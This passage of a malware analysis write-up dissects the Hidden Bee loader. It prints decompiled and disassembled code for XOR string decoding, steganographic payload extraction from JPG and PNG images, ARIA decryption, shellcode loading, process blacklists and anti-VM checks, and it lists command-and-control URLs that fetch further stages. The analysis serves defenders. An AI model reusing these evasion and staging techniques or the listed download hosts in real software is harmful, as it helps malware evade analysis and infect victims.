0000B850	BF	04	00	00	CE	04	00	00	EE	04	00	00	FA	04	00	00	ž...í...í...ú...
0000B860	01	05	00	00	79	05	00	00	B0	05	00	00	B7	05	00	00	...y...°.....
0000B870	BE	05	00	00	CA	05	00	00	DF	05	00	00	EA	05	00	00	I...Ě...š...ę...
0000B880	F2	05	00	00	51	06	00	00	63	06	00	00	74	06	00	00	ň...Q...c...t...

## HEADERS

### DLLs

DLLs offset = 0x1C  
 struct dll\_record {  
     WORD name\_length,  
     WORD functions\_count,  
     char name []; //XORed  
 }

### IAT

IAT offset = 0x74  
 DWORD checksum[];

## CODE

Entry Point = 0x050C

## RELOCATIONS

Offset = 0xB818  
 Size = 0x0670

Module Size = 0xBE88

## Obfuscation used

This time, authors decide to obfuscate all the strings used inside the module. Now all the strings are decoded just before use.

```
003107F5 lea    eax, [ebp-2CCh]
003107FB push   104h
00310800 push   eax                ; _DWORD
00310801 push   offset unk_317830
00310806 call   decode_memory
0031080B pop    ecx
0031080C push   eax                ; _DWORD
0031080D call   ds:ExpandEnvironmentStringsW
```

The decoding algorithm is simple, based on XOR:

```
1  _BYTE *_cdecl decode_memory(_BYTE *input_arr)
2  {
3  _BYTE *output_arr; // eax
4  unsigned int indx; // esi
5  bool is_finished; // zf
6
7  output_arr = input_arr + 0x14;
8  if ( input_arr[7] )
9  {
10     indx = 0;
11     is_finished = *((_DWORD *)input_arr + 4) == 0;
12     input_arr[7] = 0;
13     if ( !is_finished )
14     {
15         do
16         {
17             output_arr[indx] ^= input_arr[(indx & 7) + 8];
18             ++indx;
19         }
20         while ( indx < *((_DWORD *)input_arr + 4) );
21     }
22 }
23 return output_arr;
24 }
```

### Inside the images downloader

Let's look inside the first module in the 0x10000401 format that we encountered. This module is an initial stage, and its role is to download and unpack the other components. One such component is in a CAB format (that's why we can see the Cabinet.dll among the imported DLLs).

The role of this module is similar to the first "WASM" mentioned in our post a year ago. However, the current version is not only better protected, but also comes with some improvements. This time the downloaded content is hidden in the images. So, analyzing this element can help us to understand how the used steganography works.

First, we can see that the URLs are retrieved from their Base64 form:

```
00311B58 mov     [ebp+arg_0], eax
00311B5B push   eax
00311B5C lea   eax, [ebp+arg_0]
00311B5F push   offset base64_Str ; "SQBodHRwOi8vMzguNzUuMTM3Ljk6OTA4OC9wdWJ"...
00311B64 push   eax
00311B65 push   esi
00311B66 call  base64_decode
00311B6B add   esp, 10h
```

This string decodes to a list containing URLs of the PNG and JPG files that are going to be downloaded. For each sample, this set is unique. None of the URLs can be reused: the server gives a response only once. An example of a URL set:

```
http://38.75.137.9:9088/pubs/wiki.php?id=937a4eadd6f5a94b3738a58dcc79ca13 http://38.75.137.9:9088/im
```


So, we can confirm that this module is the one responsible for downloading and processing the observed images. Indeed, inside we can find the functions responsible for their decoding.

### Decoding the JPG

After the payload is retrieved, the JPG header is validated.

```
1CB8      jz      loc_311F3C
1CBE      cmp     byte ptr [ebx], 0FFh
1CC1      jnz     invalid_payload
1CC7      cmp     byte ptr [ebx+1], 0D8h
1CCB      jnz     invalid_payload
1CD1      cmp     word ptr [ebx+2], 0E0FFh
1CD7      jnz     invalid_payload
1CDD      cmp     byte ptr [ebx+6], 'J'
1CE1      jnz     invalid_payload
1CE7      cmp     byte ptr [ebx+7], 'F'
1CEB      jnz     invalid_payload
1CF1      cmp     byte ptr [ebx+8], 'I'
1CF5      jnz     invalid_payload
1CFB      cmp     byte ptr [ebx+9], 'F'
1CFF      jnz     invalid_payload
1D05      cmp     byte ptr [ebx+0Ah], 0
1D09      jnz     invalid_payload
```

Then, the payload is decoded by simply using an XOR with the last byte. The decoded content is expected to start from the !rcx magic ID.



After decoding the content, the hash of the lrcx module is validated with the help of SHA256 hash. The valid hash is stored in the module's header and compared with the calculated hash of the file content.

```
00311D87 lea    eax, [esi+8]
00311D8A push   32
00311D8C push   eax
00311D8D lea    eax, [ebp+var_4C]
00311D90 push   eax
00311D91 mov    [ebp+arg_0], 40
00311D98 lea    edi, [esi+28h]
00311D9B call   j_memcpy
00311DA0 push   32
00311DA2 lea    eax, [esi+8]
00311DA5 push   0
00311DA7 push   eax
00311DA8 call   j_memset
00311DAD lea    eax, [ebp+var_BC]
00311DB3 push   eax
00311DB4 call   sha256_init
00311DB9 push   [ebp+var_4]
00311DBC lea    eax, [ebp+var_BC]
00311DC2 push   esi
00311DC3 push   eax
00311DC4 call   sha256_hash
00311DC9 lea    eax, [ebp+var_BC]
00311DCF push   eax
00311DD0 lea    eax, [esi+8]
00311DD3 push   eax
00311DD4 call   sha256_finish
00311DD9 lea    eax, [esi+8]
00311DDC push   32
00311DDE push   eax
00311DDF lea    eax, [ebp+var_4C]
00311DE2 push   eax
00311DE3 call   j_memcmp
00311DE8 add    esp, 3Ch
```

If the validation passed, the shellcode stored in the !rcx module is loaded. More details about the execution flow will be given later.

```

00311E1F
00311E1F loc_311E1F:                ; _DWORD
00311E1F push    40h
00311E21 push    1000h                    ; _DWORD
00311E26 push    dword ptr [edi+8]       ; _DWORD
00311E29 push    0                       ; _DWORD
00311E2B call    ds:VirtualAlloc
00311E31 test    eax, eax
00311E33 mov     [ebp+shellcode_mem], eax
00311E36 jz     short loc_311E48


00311E38 push    dword ptr [edi+8]
00311E3B add    edi, 10h
00311E3E push    edi
00311E3F push    eax
00311E40 call    j_memcpy
00311E45 add    esp, 0Ch
    
```

The !rcx package has a simple header:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text	
00000000	21	72	63	78	EA	CF	01	00	1B	5C	78	03	D6	5E	3B	45	!rcx=ð... \x.Ô^;E	Magic: !rcx
00000010	F8	F8	01	E6	E0	91	C5	16	18	3A	6C	38	0D	08	C5	55	ÿÿ.Öf`L...:18..ÛU	Size
00000020	DB	7E	74	8B	78	73	E7	10	B0	0C	00	00	00	00	00	00	Û~t<xsc.º.....	SHA256
00000030	78	0C	00	00	00	00	00	00									x.....	
00000040	00	00	E8	04	00	00	00	0F	31	C0	40	90	0F	84	56	05	1R@...„V.	Code
00000050	30	00	00	00	52	51	50	56	E8	44	00	00	00	61	C3	8B	..č.....`X`d<5	
00000060	54	24	04	8B	44	24	0C	56	8B	74	24	0C	57	8D	3C	02	0...RQPvčD...aĂ<	
00000070	0F	B7	02	42	42	83	F8	41	7C	08	83	F8	5A	7F	03	83	T\$.<D\$.V<t\$.WŤ<.	
00000080	C0	20	0F	B7	0E	46	46	83	F9	41	7C	08	83	F9	5A	7F	..BB.řA ..řZ...	
00000090	03	83	C1	20	3B	D7	73	04	3B	C1	74	D4	5F	2B	C1	5E	ř .-.FF.úA ..úZ.	
000000A0	C3	55	8B	EC	83	EC	4C	8B	45	08	53	56	57	8B	70	0C	..Ă ;*s.;ĂtÔ_+Ă^	
000000B0	6A	6C	58	33	C9	66	89	45	BE	66	89	45	C8	66	89	45	ĂU<ě.ěL<E.SVW<p.	
000000C0	CA	66	89	45	EE	66	89	45	F0	66	89	45	F6	66	89	45	j1X3Ěf#E1f#EĈf#E	
																	Ef#E1f#Edf#Eöf#E	

### Decoding the PNG

Retrieving the content from the PNG is more complex.



First, after downloading, the PNG header is checked:

```

-----
003116CE loc_3116CE:
003116CE lea     eax, [ebp+var_8]
003116D1 push    8
003116D3 push    eax
003116D4 push    edi
003116D5 xor     esi, esi
003116D7 mov     [ebp+var_8], 89h
003116DB mov     [ebp+var_7], 'P'
003116DF mov     [ebp+var_6], 'N'
003116E3 mov     [ebp+var_5], 'G'
003116E7 mov     [ebp+var_4], 0Dh
003116EB mov     [ebp+var_3], 0Ah
003116EF mov     [ebp+var_2], 1Ah
003116F3 mov     [ebp+var_1], 0Ah
003116F7 call   j_memcmp
003116FC add     esp, 0Ch

```

The function decoding the PNG has the following flow:

```


| 33 | decoded_buf = 0;
| 34 | png_hdr = 0x89u;
| 35 | v13 = 'P';
| 36 | v14 = 'N';
| 37 | v15 = 'G';
| 38 | v16 = '\r';
| 39 | v17 = '\n';
| 40 | v18 = 26;
| 41 | v19 = 10;
| 42 | if ( !j_memcmp(payload, &png_hdr, 8) )
| 43 |     decoded_buf = (BYTE *)decode_from_png(payload, functions_list, &size);
| 44 |     result = free(payload);
| 45 |     if ( decoded_buf )
| 46 |     {
| 47 |         if ( !(size & 3) )
| 48 |         {
| 49 |             buf_ptr = decoded_buf;
| 50 |             aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(DWORD *)aria_key_ptr);
| 51 |             j_memset(aria_key_ptr + 4, 0, *(DWORD *)aria_key_ptr);
| 52 |             if ( size )
| 53 |             {
| 54 |                 do
| 55 |                 {
| 56 |                     aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
| 57 |                     index += 16;
| 58 |                     buf_ptr += 16;
| 59 |                 }
| 60 |                 while ( index < size );
| 61 |             }
| 62 |             if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
| 63 |             {
| 64 |                 if ( unpack_cab(&v10, (int)decoded_buf, size) )
| 65 |                 {
| 66 |                     module_name = decode_memory((int)sub_317EE4); // "bin/i386/core.sdb"
| 67 |                     load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
| 68 |                     free_module(&v10);
| 69 |                 }
| 70 |             }
| 71 |         }
| 72 |     }
| 73 |     result = free(decoded_buf);
| 74 | }
| 75 | return result;

```

It converts the PNG into byte content and decrypts it with the help of [ARIA cipher](#). The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.

The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :





## Inside core.sdb

This module (retrieved from the PNG) is a second downloader component in the 0x10000401 format. This time, it uses a custom TCP-based protocol, referenced by the authors as SLTP. (This protocol was also used by the analogical component seen one year ago). The embedded links:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998 sltp://bbs.favcom.space:1108/setup.bin?id=999
```

## Execution flow

1. Checks for blacklisted processes. If any are detected, exits.
2. Removes functions:

```
DbgBreakPoint
```

```
,
DbgUserBreakPoint
```

by overwriting their beginning with the RET instruction.

3. Checks if the malware is already installed. If yes, exits.
4. Creates an installation mutex

```
{71BB7F1C-D700-4487-B9C6-6DD9863DFE91}-ins.
```

5. If the module was run with the flag==1:

1. Connects to the first address:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998
```

2. Sets an environment variable

```
INSTALL_SOURCE
```

to the value given as an argument.

3. Runs the downloaded next stage module.

6. If the module was run with the flag!=1:

1. Performs checks against VM. If detected, exits.

2. Connects to the second address:

```
s1tp://bbs.favcom.space:1108/setup.bin?id=999
```

. This time, appends the victim's fingerprint to the URL. Format:

```
&sid=&sz=&os=&ar=
```

3. Runs the downloaded next stage module.

## Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function:

`NtQuerySystemInformation` with a parameter 5 (

```
SystemProcessInformation
```

).

```

36 | j_memset((int)v1, 0, SystemInformationLength);
37 | if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
38 | {
39 |     while ( !blacklisted_processes[0] )
40 |     {
41 | check_next:
42 |         if ( !*( _DWORD *)v2 )
43 |             goto finished;
44 |         v2 += *( _DWORD *)v2;
45 |     }
46 |     next_proc_name = blacklisted_processes;
47 |     _next_proc_name = blacklisted_processes;
48 |     while ( 1 )
49 |     {
50 |         RtlInitUnicodeString(&v6, *next_proc_name);
51 |         if ( ( _WORD)v6 == *( ( _WORD *)v2 + 28 ) )
52 |         {
53 |             if ( ( unsigned __int8 )RtlEqualUnicodeString(&v6, v2 + 56, 1 ) )
54 |                 break;
55 |         }
56 |         next_proc_name = _next_proc_name + 1;
57 |         _next_proc_name = next_proc_name;
58 |         if ( !*next_proc_name )
59 |             goto check_next;
60 |     }
61 |     blacklisted_found = 1;
62 | }
63 | finished:
64 |     LocalFree(v7);
65 | }
66 | return blacklisted_found;
67 | }

```

The blacklist contains popular debuggers and sniffers:

“devenv.exe”, “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”,  
 “ImmunityDebugger.exe”, “windbg.exe”  
 “EHSniffer.exe”, “iris.exe”, “procexp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```

46 | ms_exc.registration.TryLevel = 0;
47 | CPUID_check(&v27, 0x40000000);
48 | *( _DWORD *)v33 = v28;
49 | *( _DWORD *)&v33[4] = v29;
50 | *( _DWORD *)&v33[8] = v30;
51 | ms_exc.registration.TryLevel = -1;
52 | HIBYTE(v34) = 0;
53 | if ( VPCEXT_check() )
54 |     goto set_vm_flag;
55 | if ( VMWare_io_check() )
56 |     goto set_vm_flag;

```

CPUID with EAX=40000000 ([a check for Hypervisor’s Brand](#)):

```

024335C8 push    40000000h
024335D0 lea    eax, [ebp+var_844]
024335D6 push    eax
024335D7 call   CPUID_check

```

```
0243341A pusha
0243341B mov     eax, [ebp+arg_4]
0243341E xor     ebx, ebx
02433420 xor     ecx, ecx
02433422 xor     edx, edx
02433424 cpuid
02433426 mov     edi, [ebp+arg_0]
```

The VMWare I/O Port (more details [here](#)):

```
0243353A mov     eax, 'VMXh'
0243353F mov     ebx, 0
02433544 mov     ecx, 0Ah
02433549 mov     edx, 'VX'
0243354E in     eax, dx           ; check_for_VMware
0243354F cmp     ebx, 'VMXh'
02433555 setz   [ebp+var_1C]
```

VPCEXT instruction (more details [here](#))

```
02433483 push   ebx
02433484 mov     ebx, 0
02433489 mov     eax, 1
0243348E vpext  7, 0Bh
024334C2 test   ebx, ebx
024334C4 setz   [ebp+var_1C]
```

Checking [the list of common VM vendors](#):

```

57 v0 = decode_memory(&str_XenVMMXenVMM); // "XenVMMXenVMM"
58 if ( !strncmp(v33, v0, 12) )
59     goto set_vm_flag;
60 v1 = decode_memory(&str_VMWareVMware); // "VMwareVMware"
61 if ( !strncmp(v33, v1, 12) )
62     goto set_vm_flag;
63 v2 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
64 if ( !strncmp(v33, v2, 12) )
65     goto set_vm_flag;
66 v3 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
67 if ( !strncmp(v33, v3, 12) )
68     goto set_vm_flag;
69 v4 = decode_memory(&unk_2435F78); // " lrpepyh vr"
70 if ( !strncmp(v33, v4, 12) )
71     goto set_vm_flag;
72 v5 = decode_memory(&unk_2435F58); // "sbiedll.dll"
73 if ( GetModuleHandleA(v5) )
74     goto set_vm_flag;
75 if ( !GetComputerNameW(Buffer, &nSize) )
76     goto set_vm_flag;
77 v6 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
78 if ( !lstrcmpiW(Buffer, v6) )
79     goto set_vm_flag;
80 nSize = 1024;
81 if ( !GetUserNameW(Buffer, &nSize) )
82     goto set_vm_flag;
83 v7 = (const WCHAR *)decode_memory(&unk_2435F08); // L"CurrentUser"
84 if ( !lstrcmpiW(Buffer, v7) )
85     goto set_vm_flag;
86 v8 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
87 if ( !lstrcmpiW(Buffer, v8) )
88     goto set_vm_flag;

```

Checking the BIOS versions typical for virtual environments:

```

89 v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 v10 = decode_memory(&unk_2435EC8); // "shlwapi.dll"
91 shlwapi_dll = LoadLibraryA(v10);
92 StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 if ( !StrStrIA )
94     goto not_detected;
95 j_memset((int)Buffer, 0, 2048);
96 v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 {
100     if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101         goto set_vm_flag;
102 }
103 v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 {
107     v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108     if ( ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109         goto set_vm_flag;
110 }
111 v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114     && ((id1 = decode_memory(&unk_2435D84), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1)) // "55274-640-2673864-23950"
115     || (id2 = decode_memory(&unk_2435D88), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2)) // "76487-644-3177837-23510"
116     || (id3 = decode_memory(&unk_2435D5C), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3)) ) // "76487-337-8429955-22614"
117 {
118     set_vm_flag;
119     vm_detected = 1;
120 }
121 else
122 {
123     not_detected;
124     vm_detected = 0;
125 }
126 return vm_detected;
127}

```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push  offset aSltp    ; "sltp"
024348FE push  eax
024348FF call  j_strcmp
02434904 pop   ecx
02434905 test  eax, eax
02434907 pop   ecx
02434908 jnz   loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
// type: 1 (SOCK_STREAM)
// protocol : 0 (unspecified)
// lpProtocolInfo: NULL
// group: NULL
// flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIoctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
    closesocket(v6[13]);
}
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *)(int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[*v4 - 1], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *) (int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *) (int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.


```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *_func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = *_func_name;
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }
```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```
00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B
```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *) (int (__stdcall *) (_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep)(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *) (signed int, signed int))functions_list[2])(8, 12);
    v18 = (_DWORD *)((int (__stdcall *) (int))functions_list[3])(v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0xC], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
